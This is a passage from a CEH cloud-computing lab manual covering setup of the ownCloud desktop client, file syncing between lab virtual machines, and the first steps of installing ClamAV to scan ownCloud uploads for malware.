


FIGURE 1.61: ownCloud setup wizard: Choose Components section

Module 19 - Cloud Computing

77. In the **Choose Install Location** section, set the location where you want to install the ownCloud desktop client. In this lab, the default location is selected.




FIGURE 1.62: ownCloud setup wizard: Choose Install Location section

78. Once done with the installation, **Installation Complete** section of the wizard appears, click **Next**.




FIGURE 1.63: ownCloud setup wizard: Installation Complete

Module 19 - Cloud Computing

79. In the final step of the setup wizard, ensure that the **Run ownCloud** option is checked, and click **Finish**.



FIGURE 1.64: End of ownCloud setup wizard

80. The ownCloud Connection Wizard appears. In the **Setup ownCloud server** section, enter **http://10.10.10.9/owncloud** in the **Server Address** text field, and click **Next**.

Note: **10.10.10.9** is the IP address of **Ubuntu** virtual machine. This IP address may vary in your lab environment.

The IP address of your machine may change whenever you restart or Re-Log In to the machine. When this occurs, you need to check the IP address of the machine and change the IP address accordingly in the URL of Desktop client.

This IP address may change whenever the machine is restarted.




FIGURE 1.65: ownCloud Connection Wizard

81. **Enter user credentials** section appears, enter the credentials you have specified at the time of ownCloud database setup in the **Username (admin)** and **Password (qwerty@123)** fields, and click **Next**.




FIGURE 1.66: ownCloud Connection Wizard: Enter user credentials section

82. The **Setup local folder options** step appears; click **Connect....**

Note: You can change the local folder location.




FIGURE 1.67: ownCloud Connection Wizard: Setup local folder options section

Module 19 - Cloud Computing

83. Now, your ownCloud account is synced with the local folder **C:\Users\Administrator\ownCloud**. Whatever files you place in this folder will automatically be uploaded to the ownCloud account online.

Note: The files are synchronized only when the account is logged in.

Here, **Administrator** in the path **C:\Users\Administrator\ownCloud** is the user of the system in this lab. This **username** may vary in your lab environment.

84. Now, the ownCloud icon appears in the notification area, as shown in the screenshot:




FIGURE 1.68: ownCloud Desktop client icon

85. This icon displays the status of the cloud server (online/offline) and acts as an indicator while any files are being synchronized.
86. Copy an mp3 (or any other file). To do this, navigate to **Z:\CEH-Tools\CEHv10\Module 19\Cloud Computing\Shared Files**, copy **abc.mp3**, paste it in **C:\Users\Administrator\ownCloud\share**, and paste the file in this location.

TASK 10
Upload a File to the Website through Desktop Client




FIGURE 1.69: Copying a file

Module 19 - Cloud Computing

87. Observe the ownCloud icon. The icon indicates that a file is being synchronized, as shown in the screenshot:



FIGURE 1.70: Files synchronized to ownCloud Server

88. Switch to Ubuntu machine and open the web browser window that you minimized and click **Files** in the left pane.

89. The **Files** webpage appears in the browser; click **share** folder.

A screenshot of the ownCloud 'Files' interface in a web browser. The URL in the address bar is 'localhost/owncloud/index.php/apps/files/?dir=/&fileId=3'. The page displays a list of files and folders. A folder named 'share' is highlighted with a red box. The table below lists the items:

FIGURE 1.71: Viewing the files in share directory

Module 19 - Cloud Computing

90. Observe that file is present in the shared folder, inferring that the file was uploaded successfully to the server.

Note: If you do not find the file in the folder, refresh the webpage until the file is found in it.




FIGURE 1.72: Shared file found in music directory

TASK 11

Install Desktop Client

91. Switch to **Windows 10** virtual machine, navigate to **Z:\CEH-Tools\CEHv10 Module 19 Cloud Computing\ownCloud Desktop Client**, and double-click **ownCloud-2.4.0.8894-setup.exe**.
92. Follow the steps **75-79** to set up ownCloud Desktop client.

Module 19 - Cloud Computing

93. The ownCloud Connection Wizard appears. In the **Setup ownCloud server** section, enter **http://10.10.10.9/owncloud** in the **Server Address** text field, and click **Next**.




FIGURE 1.73: ownCloud Connection Wizard

94. The **Enter user credentials** section appears; enter the credentials of the user account (**shane**) you have added after signing in to the admin account.
95. In this lab, the username and password of the created user account are **shane** and **florida@123**.




FIGURE 1.74: ownCloud Connection Wizard: Enter user credentials section

Module 19 - Cloud Computing

96. The **Setup local folder options** step appears; click **Connect...**




FIGURE 1.75: ownCloud Connection Wizard: Setup local folder options section

97. On completion of setup ownCloud application window opens as shown in the screenshot. Click **Close**.




FIGURE 1.76: ownCloud application window

98. Now, your ownCloud account is synced with the local folder **C:\Users\Admin\ownCloud**. Whatever files you place in this folder will automatically be uploaded to the ownCloud account online.

Note: The files are synchronized only when the account is logged in.

Module 19 - Cloud Computing

99. To view the files, present in shane's account, navigate to **C:\Users\Admin\ownCloud**.




FIGURE 1.77: Files present in Shane's account

100. Any changes you make here such as adding/deleting a file or a folder will take effect in the **Shane**'s account online.

101. Now, to upload a file directly from the local drive to Shane's ownCloud web server:

Copy a file (**test.pdf**) from **Z:\CEH-Tools\CEHv10 Module 19 Cloud Computing\Shared Files** and paste it in **C:\Users\Admin\ownCloud\share**.




FIGURE 1.78: Copying a file into documents

Module 19 - Cloud Computing

102. Switch to the ownCloud webpage and click on the **share** directory. You will be redirected to the document webpage. Here, you can observe the file that has been pasted in **C:\Users\Admin\ownCloud\share**.




FIGURE 1.79: Viewing share directory




FIGURE 1.80: File uploaded to share directory successfully

Module 19 - Cloud Computing

103. Switch back to **Windows Server 2012** and navigate to **C:\Users\Administrator\ownCloud\share**. Notice that **test.pdf**, on the **Windows 10** machine's **C:\Users\Admin\ownCloud\share**, is synchronized to **C:\Users\Administrator\ownCloud\share**.




FIGURE 1.81: File successfully synchronized to the server

Note: Thus, whichever file or folder you paste/delete in the client's ownCloud directory will synchronize with the ownCloud server.

Lab Analysis

Analyze and document the results related to this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



Securing ownCloud from Malicious File Uploads using ClamAV

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

ClamAV is an open source antivirus engine for detecting trojans, viruses, malware and other malicious threats.

Lab Scenario

Cloud is a very lucrative and sought-after platform for the hackers as the gains from an exploited cloud platform is tremendous. Since there are numerous users active on a cloud platform at any given time, it makes it that much more necessary and harder to protect all that data from getting hacked. One way to prevent malicious files from getting into the cloud server is to filter them at the time of upload. This command can be performed with the help of an antivirus configured to scan and protect the system and stop any malicious files from getting uploaded. As a security executive, it is your duty to make sure that the cloud stays uninfected and safe for the clients to use it at their ease without worrying about their privacy.

Lab Objectives

The objective of this lab is to help students learn how to configure and secure ownCloud using ClamAV Antivirus.

Tools demonstrated in this lab are available Z:\CEH-Tools\CEHv10 Module 19 Cloud Computing

Lab Environment

To complete this lab, you will need:

- If you decide to download the latest version, screenshots and steps might differ in your lab environment.
- Run this lab in Ubuntu virtual machine
- Administrative privileges to run the tool
- A web browser with Internet access

Lab Duration

Time: 15 Minutes

Overview of ClamAV


ClamAV is an open-source, multi-platform antivirus which supports multiple file formats with file and archive unpacking. It detects multiple signature languages and is the only antivirus program supported by ownCloud. It also has command line utilities for an on-demand file support with automatic signature updates. It is a versatile antivirus with a multi-threaded daemon which makes it a great tool to keep your system secure.

Lab Tasks

Note: Make sure that you delete all the cookies in the browser in which you will be hosting ownCloud.

1. Launch a **terminal window**, type **sudo su** and hit **Enter**. You will be asked to enter your password, type your password (here **toor**) and hit **Enter**.


Note: You will not be able to see the password input.



```
root@ubuntu:/home/ubuntu
ubuntu@ubuntu:~$ sudo su
[sudo] password for ubuntu: [REDACTED]
root@ubuntu:/home/ubuntu#
```

FIGURE 2.1: Getting super user access


2. Now to install ClamAV, type **apt-get install clamav clamav-daemon** and hit **Enter**.



```
root@ubuntu:/home/ubuntu
ubuntu@ubuntu:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu:/home/ubuntu# apt-get install clamav clamav-daemon
```

FIGURE 2.2: Installing ClamAV

3. A message appears asking if you want to continue, type **Y** and hit **Enter** to proceed.



```
root@ubuntu:/home/ubuntu
ubuntu@ubuntu:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu:/home/ubuntu# apt-get install clamav clamav-daemon
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  linux-headers-4.10.0-28 linux-headers-4.10.0-28-generic
  linux-image-4.10.0-28-generic linux-image-extra-4.10.0-28-generic
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  clamav-base clamav-freshclam clamdscan libclamav7 libllvm3.6v5
Suggested packages:
  clamav-docs daemon libclamunrar7
The following NEW packages will be installed:
  clamav clamav-base clamav-daemon clamav-freshclam clamdscan libclamav7
  libllvm3.6v5
0 upgraded, 7 newly installed, 0 to remove and 149 not upgraded.
Need to get 9,385 kB of archives.
After this operation, 38.2 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

FIGURE 2.3: Installing ClamAV

 **T A S K 2**

Configure ClamAV


```
root@ubuntu:/home/ubuntu# sed -i -e "s/^NotifyClamd/#NotifyClamd/g" /etc/clamav/freshclam.conf
root@ubuntu:/home/ubuntu#
```

FIGURE 2.4: Configuring ClamAV


- After ClamAV installation is finished, type **sed -i -e "s/^NotifyClamd/#NotifyClamd/g" /etc/clamav/freshclam.conf** and hit **Enter**.
- Now in the terminal window type **netstat -a|grep clam** and hit **Enter**. Here you will see the socket on which clam process is running as shown in the screenshot. Note down this socket details.



```
root@ubuntu:/home/ubuntu# netstat -a|grep clam
unix 2 [ ACC ] STREAM LISTENING 18417 /var/run/clamav/clamd.ctl
root@ubuntu:/home/ubuntu#
```

FIGURE 2.5: Finding clam process socket


- Type **service apache2 restart** and hit **Enter**.



```
root@ubuntu:/home/ubuntu# netstat -a|grep clam
unix 2 [ ACC ] STREAM LISTENING 18417 /var/run/clamav/clamd.ctl
root@ubuntu:/home/ubuntu# service apache2 restart
root@ubuntu:/home/ubuntu#
```

FIGURE 2.6: Restarting apache webserver


- To enable clamav service, type **systemctl enable clamav-daemon.service** and hit **Enter**.



```
root@ubuntu:/home/ubuntu# systemctl enable clamav-daemon.service
Synchronizing state of clamav-daemon.service with SysV init with /lib/systemd/systemd-sysv-install...
Executing /lib/systemd/systemd-sysv-install enable clamav-daemon
root@ubuntu:/home/ubuntu#
```

FIGURE 2.7: Enabling clamav service

- To start clamav service, type **systemctl start clamav-daemon.service** and hit **Enter**.



```
root@ubuntu:/home/ubuntu# systemctl enable clamav-daemon.service
Synchronizing state of clamav-daemon.service with SysV init with /lib/systemd/systemd-sysv-install...
Executing /lib/systemd/systemd-sysv-install enable clamav-daemon
root@ubuntu:/home/ubuntu# systemctl start clamav-daemon.service
root@ubuntu:/home/ubuntu#
```

FIGURE 2.8: Starting clamav service

Module 19 -Cloud Computing

T A S K 3

**Install Anti-Virus
in ownCloud**

9. Now open a **browser** (here **Firefox**) and type **http://localhost/owncloud/** as the URL and hit **Enter**. ownCloud login page appears, log-in as the admin by providing the user credentials (here **admin/qwerty@123**) and hit **Enter**.



FIGURE 2.9: Logging into ownCloud admin account

10. **Files** page opens by default, click the **menu icon** and select **Market**, as shown in the screenshot.




FIGURE 2.10: OwnCloud Market

Module 19 - Cloud Computing

11. Market page loads, click **Security** under **CATEGORIES** in the left pane.

